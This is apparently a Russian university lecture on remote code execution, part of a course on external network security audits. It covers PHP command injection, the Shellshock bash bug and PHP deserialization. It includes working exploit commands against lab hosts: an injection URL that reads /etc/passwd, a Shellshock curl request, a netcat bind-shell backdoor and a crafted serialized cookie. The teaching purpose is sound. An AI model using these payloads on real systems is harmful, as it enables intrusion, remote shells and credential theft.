Внешний аудит безопасности корпоративных сетей

Лекция 3
Удаленное выполнение кода

Семён Новосёлов

Crypto Kantiana

БФУ имени И. Канта

2021

Уязвимости удаленного выполнения кода возникают когда программа использует внешние данные без обработки, а также при ошибках в работе с памятью. Примеры:

- CWE-77: Некорректная нейтрализация специальных элементов используемых в команде ('Command Injection')
- CWE-94: Некорректный контроль при генерации кода ('Code Injection')

Инъекции команд. Пример

```
<?php
$site = $_GET["site"];
system("nslookup " . $site);
?>
```

- код возвращает результаты DNS-запроса

- в коде нет проверки на спецсимволы
- команды можно записывать в одну строчку используя разделители “;”, “&&” или “|”
- поэтому можно выполнить любую команду:


```
example.com?site=ya.ru; cat /etc/passwd
```

```
Server: 192.168.1.1 Address: 192.168.1.1#53
Non-authoritative answer: Name: ya.ru Address:
87.250.250.242 root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
...
```

Shellshock

- семейство уязвимостей в интерпретаторе Bash
  - CVE-2014-6271, CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186, CVE-2014-7187
- некорректная обработка переменных среды при запуске
- уязвимость несколько раз пытались исправить, но находились новые ошибки

Bash



- Командная оболочка по-умолчанию в большинстве Linux-систем

Переменные среды

- предназначены для передачи параметров и данных в программы
- примеры:
  - имя текущего пользователя (USER)
  - текущая директория (PWD)
  - директория пользователя (HOME)
- просмотр переменной:
  echo $HOME
- запуск программы с заданной переменной:
  VAR=VALUE command
- установка переменной для текущей сессии и запускаемых программ:
  export VAR=VALUE

предполагается, что программа считывает и использует значение переменной при запуске

Переменные-функции в Bash

```
$ os() { uname -o; }
$ export -f os
$ os
GNU/Linux
```

Shellshock

```
$ export os="() { uname -o; }; echo vulnerable"

$ bash -c "echo test"
vulnerable
test
```

- на уязвимой системе, помимо запрошенной команды, вызывается также непрошенный код

Уязвимые программы и скрипты

- вызывающие системные команды
- передающие параметры через переменные окружения
- Apache, SSH, некоторые DHCP-серверы

Пример. Веб-сервер Apache

- создаёт переменные среды вида HTTP_HEADER_NAME для входящих заголовков HTTP
- остаётся только подставить нужный заголовок и инициировать запуск Bash
- mod_php
  - скрипты, использующие system, exec, popen, ...
- mod_cgi
  - запускает скрипты через /bin/sh
- например, скрипты могут запускать сторонние программы для обработки загруженных файлов, отправки писем в формах обратной связи

Эксплуатация

- Уязвимый код (выводит текущую дату):
  <?php system(“date”); ?>
- Экплойт:
  curl -v -H "User-Agent: () { :;}; payload" http://192.168.1.10/date.php
  - “:” - пустой оператор
  - payload - полезная нагрузка, любая команда
- Пример payload - команда, создающая бэкдор на 4444 порту:
  /bin/nc -p 4444 -l -e /bin/bash &
- К бэкдору можно подключится и выполнять любые команды:
  nc 192.168.1.10 4444

Ошибки (де)сериализации данных

- некоторые языки программирования поддерживают сохранение/загрузку объектов классов
- если не контролировать входные данные, то возможна перезапись полей
- PHP: serialize() / unserialize()

Пример уязвимого кода

```
<?php
class User{
   public $username;
   private $reinit_hook;

   function __wakeup() {
     if (isset($this->reinit_hook)) eval($this->reinit_hook);
   }
}

$user = unserialize(base64_decode($_COOKIE['user']));
echo "<b>User:</b> " . $user->username;
?>
```

- __wakeup(): вызывается после десериализации для реинициализации и др.
- eval(): выполнение php-кода, в данном случае private кода реинициализации
- $reinit_hook можно переписать и выполнить любой PHP-код

Функция serialize()

```
<?php
class User{
    public $username;
}
$u = new User;
$u->username = "Lol";
$s = base64_encode(serialize($u));
echo $s;
?>
```

Результат serialize($u):

```
O:4:"User":1:{s:8:"username";s:3:"Lol";}
```

Вывод скрипта:

```
Tzo0OiJVc2VyIjoxOntzOjg6InVzZXJuYW1lIjtzOjM6IkxvbCI7fQ==
```

подаётся на вход уязвимого скрипта через Cookie

Эксплуатация уязвимости. 1/2

Код для генерации строки:

```
<?php
class User{
    public $username;
    private $reinit_hook = "echo
system('cat /etc/passwd');";
}
$u = new User;
$u->username = "Lol";
$s = base64_encode(serialize($u));
echo $s;
?>
```

Результат serialize($u):

```
O:4:"User":2:{s:8:"username";s:3:"Lol";s
:17:"<0x00>User<0x00>reinit_hook";s:
31:"echo system('cat /etc/passwd');";}
```

Вывод скрипта:

```
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjM6Ikx
vbCI7czoxNzoiAFVzZXIAcmVpbml0X2hvb2siO3M6M
zE6ImVjaG8gc3lzdGVtKCdjYXQgL2V0Yy9wYXNzd2Q
nKTsiO30===
```

подаётся на вход уязвимого скрипта через Cookie

Эксплуатация уязвимости. 2/2

```
curl -v --cookie
"user=Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjM6IkxvbCI7czoxNzoiAFVz
ZXIAcmVpbml0X2hvb2siO3M6MzE6ImVjaG8gc3lzdGVtKCdjYXQgL2V0Yy9wYXN
zd2QnKTsiO30=" 192.168.1.45/user.php
```

```
< HTTP/1.1 200 OK
< Server: Apache/2.2.8 (Ubuntu) DAV/2
< Content-Type: text/html
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
...
```

Литература и ссылки

- Metasploitable 2 и 3 - системы для тренировки
  - https://sourceforge.net/projects/metasploitable/
  - https://github.com/brimstone/metasploitable3/releases
- CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
  - https://cwe.mitre.org/data/definitions/78.html